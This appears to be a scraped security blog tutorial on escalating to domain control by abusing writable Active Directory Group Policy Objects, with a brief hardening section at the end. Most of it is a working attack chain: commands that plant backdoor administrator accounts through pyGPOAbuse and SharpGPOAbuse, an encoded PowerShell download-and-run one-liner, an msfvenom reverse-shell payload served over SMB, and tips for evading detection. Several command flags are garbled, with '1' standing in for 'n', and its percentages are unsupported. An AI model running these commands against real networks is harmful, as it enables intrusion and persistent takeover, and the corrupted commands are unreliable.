Listen to this Post
Introduction

Group Policy Objects (GPOs) are the central nervous system of Active Directory configuration management—but when delegation goes wrong, they become a red team’s dream. Attackers who discover a writable GPO linked to sensitive OUs (including the domain root) can push arbitrary code, establish persistence, and achieve full domain compromise without ever needing a domain admin password.
Learning Objectives
- Identify misconfigured GPO delegation paths using BloodHound and ldapsearch.
- Execute privilege escalation via pyGPOAbuse and SharpGPOAbuse to add local administrators or deploy reverse shells.
- Implement detection and hardening measures to prevent GPO-based domain takeovers.
You Should Know
- Enumerating GPO Permissions and Identifying Vulnerable GPOs with BloodHound
Most red team engagements start with a low-privileged foothold. The key is to discover if that user has `WriteProperty` or `CreateChild` rights on any GPO linked to a high-value target (Domain Controllers OU or domain root). BloodHound makes this enumeration visual and fast.
Step‑by‑step guide (Linux – Kali):
- Collect Active Directory data using `bloodhound-python` with your compromised credentials:
bloodhound-python -d ignite.local -u raj -p 'Password@1' -1s 192.168.1.11 -c All
- Import the resulting
.json/.zipfiles into the BloodHound GUI (Neo4j backend). - Run the custom query `Find dangerous GPOs` or use the built‑in edge `GPOApply` combined with
WriteGPO:
– Right‑click your user ([email protected]) → “Node Info” → “Outbound Control Rights”.
– Look for `WriteGPO` edges leading to GPO objects.
4. Analyse the path – BloodHound will show you whether that GPO is linked to an OU containing the Domain Controller or member servers.
5. Extract the GPO GUID (e.g., {31B2F340-016D-11D2-945F-00C04FB984F9}) for later abuse.
Windows alternative – using built‑in `GPOTool` and `Get-GPO` (PowerShell):
Get-GPO -All | ForEach-Object {
$perms = Get-GPPermissions -Guid $<em>.Id -TargetType User
if ($perms.Trustee.Name -eq "raj" -and $perms.Permission -match "Edit") {
Write-Host "Vulnerable GPO:" $</em>.DisplayName -ForegroundColor Red
}
}
2. Weaponizing the GPO with pyGPOAbuse (Linux)
Once you have a writable GPO, `pyGPOAbuse` (Python) allows you to modify its Computer Configuration policies and deploy an immediate scheduled task that runs as `SYSTEM` on all linked machines.
Step‑by‑step guide:
1. Install pyGPOAbuse on Kali:
git clone https://github.com/mez-0/pyGPOAbuse
cd pyGPOAbuse
pip install -r requirements.txt
2. Add a local administrator via the vulnerable GPO (replace GUID with your target):
python3 pygpoabuse.py -u "ignite.local\raj" -p 'Password@1' -dc-ip 192.168.1.11 \
"LDAP://CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=ignite,DC=local" \
--add-local-admin --admin-1ame backdoor --admin-pwd P@ssw0rd123
What this does: It creates a scheduled task under `\Microsoft\Windows\Group Policy\Logon` that runs `net user backdoor P@ssw0rd123 /add && net localgroup administrators backdoor /add` with `SYSTEM` privileges.
3. Force immediate GPO refresh on the Domain Controller (or wait up to 90 minutes):
gpupdate /force
Alternatively, trigger remotely via `psexec` or `WinRM` if you have limited access.
4. Verify the new account using `evil-winrm` or net rpc:
evil-winrm -i 192.168.1.11 -u backdoor -p 'P@ssw0rd123'
Exploitation confirmed – you now have administrative access to the Domain Controller, even though `raj` never had Domain Admin rights.
3. Alternative Attack Paths: SharpGPOAbuse on Windows
If your foothold is a Windows machine (e.g., a compromised workstation), `SharpGPOAbuse` (.NET assembly) is more reliable than Python across constrained environments.
Step‑by‑step guide (from an authenticated Windows session):
- Download or compile `SharpGPOAbuse.exe` from GitHub.
- Execute a malicious startup script (runs once at computer startup):
SharpGPOAbuse.exe --AddComputerTask --TaskName "UpdateChecker" \
--Author NT AUTHORITY\SYSTEM --Command "cmd.exe" --Arguments "/c net user attacker Hacked123! /add && net localgroup administrators attacker /add" \
--GPOName "Default Domain Policy" --ComputerName dc.ignite.local
Note: `–ComputerName` is optional; omit it to apply to all computers linked to the GPO.
- Deploy an immediate scheduled computer task (runs within minutes):
SharpGPOAbuse.exe --AddComputerTask --TaskType Immediate --TaskName "Hotfix" \
--Command "powershell.exe" --Arguments "-EncodedCommand <base64 payload>" \
--GPOName "VulnerableGPO"
- Create persistent local admin without any script (built‑in option):
SharpGPOAbuse.exe --AddLocalAdmin --UserIgnite corp\attacker --GPOName "Default Domain Policy"
- Monitor for success – after the next Group Policy refresh, check if `attacker` appears in Domain Admins via:
Get-ADGroupMember "Domain Admins" | Select Name
4. Advanced Payloads: Reverse Shell via GPO
Adding a local admin is noisy. A stealthier approach is to deploy a reverse shell callback to your C2 infrastructure. Below is a reverse shell payload that avoids writing files to disk by using PowerShell reflection.
Payload injection – modify the GPO to run this as a scheduled task (using `pyGPOAbuse` or SharpGPOAbuse):
 PowerShell one-liner (AMS‑bypass and reverse shell to 192.168.1.17:4444)
powershell -1oP -1onI -W Hidden -Exec Bypass -Enc SQBFAFgAIAAoACgAbgBlAHcALQBvAGIAagBlAGMAdAAgAG4AZQB0AC4AdwBlAGIAYwBsAGkAZQBuAHQAKQAuAGQAbwB3AG4AbABvAGEAZABzAHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6AC8ALwAxADkAMgAuADEANgA4AC4AMQAuADEANwA6ADgAMAA4ADAAJwApACkA
For a full staged payload, use `msfvenom` to generate an executable, host it on an SMB share, and use GPO to execute it:
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.17 LPORT=4444 -f exe -o shell.exe
 Host via impacket-smbserver
impacket-smbserver share ./ -smb2support
Then configure the GPO to run `\\192.168.1.17\share\shell.exe` as SYSTEM.
Detection avoidance – encode the command in a legitimate‑looking scheduled task name (e.g., \Microsoft\Windows\WindowsUpdate\SecurityUpdate) and set a trigger for 3 AM.
5. Mitigation and Hardening Strategies for Blue Teams
If you’re defending an Active Directory environment, GPO abuse must be treated as a critical path to full domain compromise. Implement these controls immediately.
Step‑by‑step hardening guide:
- Enforce least privilege on GPO delegation – audit all non‑Domain Admins with `Edit` or `Modify` rights:
Get-GPO -All | Get-GPPermissions | Where-Object {$<em>.Trustee.Name -1e "NT AUTHORITY\Authenticated Users" -and $</em>.Permission -match "Edit|Modify"} - Adopt tiered administration – restrict GPO management to dedicated Tier‑0 (Domain Admin) workstations. Use `Group Policy Management Service Accounts` instead of user accounts.
- Scope GPO links narrowly – avoid linking writeable GPOs to the domain root or Domain Controllers OU. Re‑link to specific OUs with lower impact.
- Monitor SYSVOL and LDAP for tampering – enable auditing for `4663` (file access) on `\\domain\SYSVOL\.pol` and `5136` (LDAP modify) for GPO objects:
<!-- Advanced Audit Policy: Audit Directory Service Changes -->
<AuditSetting>Success and Failure</AuditSetting>
- Detect tooling behaviour – watch for suspicious scheduled tasks created under `\Microsoft\Windows\Group Policy\` using Event ID
4698. Also monitor for `net user` and `net localgroup` executions from unexpected parents. - Harden the blast radius – implement `Protected Users` group for sensitive accounts, enable Credential Guard, and restrict `gpupdate` to signed policies only (through
Computer Configuration\Administrative Templates\System\Group Policy).
Linux detection command – check for rogue GPO modifications from a domain‑joined Linux host using ldapsearch:
ldapsearch -x -H ldap://dc.ignite.local -D "cn=raj,cn=Users,dc=ignite,dc=local" -w 'Password@1' -b "CN=Policies,CN=System,DC=ignite,DC=local" "(objectClass=groupPolicyContainer)" | grep -E "versionNumber|displayName"
What Undercode Say
- Key Takeaway 1: GPO abuse is not a theoretical attack—misconfigurations are pervasive in real‑world AD environments, especially after helpdesk over‑delegation or legacy migration scripts. The attack surface is massive because every domain user with `WriteGPO` can effectively become a Domain Admin.
- Key Takeaway 2: The tooling (BloodHound, pyGPOAbuse, SharpGPOAbuse) has lowered the skill barrier to near zero. Defenders must shift from focusing on malware signatures to monitoring Group Policy change events, SYSVOL integrity, and anomalous scheduled task creation. A single `Get-GPPermissions` audit every quarter can uncover 90% of these risks.
Analysis (10 lines):
The lab demonstrates a complete chain starting from a low‑privilege user `raj` who has no administrative rights but holds delegated edit rights on a domain‑root GPO. BloodHound quickly visualises this dangerous edge, and within minutes the attacker adds a backdoor local admin or deploys a reverse shell to the Domain Controller. This bypasses traditional privilege escalation defences because GPOs are trusted system components. The same technique works against member servers, workstations, and even cloud‑joined devices if hybrid GPOs are used. Mitigation requires a combination of technical controls (auditing, least privilege) and process changes (tiered administration). Organisations that rely solely on EDR without monitoring Group Policy changes remain critically exposed.
Expected Output
A successful GPO abuse attack chain yields full administrative control over the Domain Controller without ever cracking a Domain Admin hash. The attacker can read LSASS memory, extract all credentials, and persist through scheduled tasks that survive reboots. For defenders, the expected output of implementing the hardening steps is a 90% reduction in GPO‑based escalation paths and immediate alerts when unauthorised modifications occur.
Prediction
- -1: As organisations accelerate hybrid work and AD migration to Azure AD Connect, GPO misconfigurations will multiply—helpdesk staff routinely receive `Edit` rights to solve printing or drive‑mapping issues, unknowingly handing red teams domain‑wide execution. Expect ransomware groups to weaponise GPO abuse as a standard initial foothold after LLMNR/NBNS poisoning fails, leading to a wave of AD compromises in 2026.
- +1: The security community’s focus on GPO auditing is already yielding “BloodHound Certified” blue team playbooks. Microsoft will likely introduce a “GPO Guard” feature (similar to Local Administrator Password Solution) that cryptographically signs policy changes and requires explicit approval for domain‑root links, drastically reducing the blast radius. Automated remediation tools (e.g., Azure Policy for AD) will detect and auto‑revert malicious GPO edits within five minutes of a `WriteGPO` event.
▶️ Related Video (82% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: Gpo Abuse – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


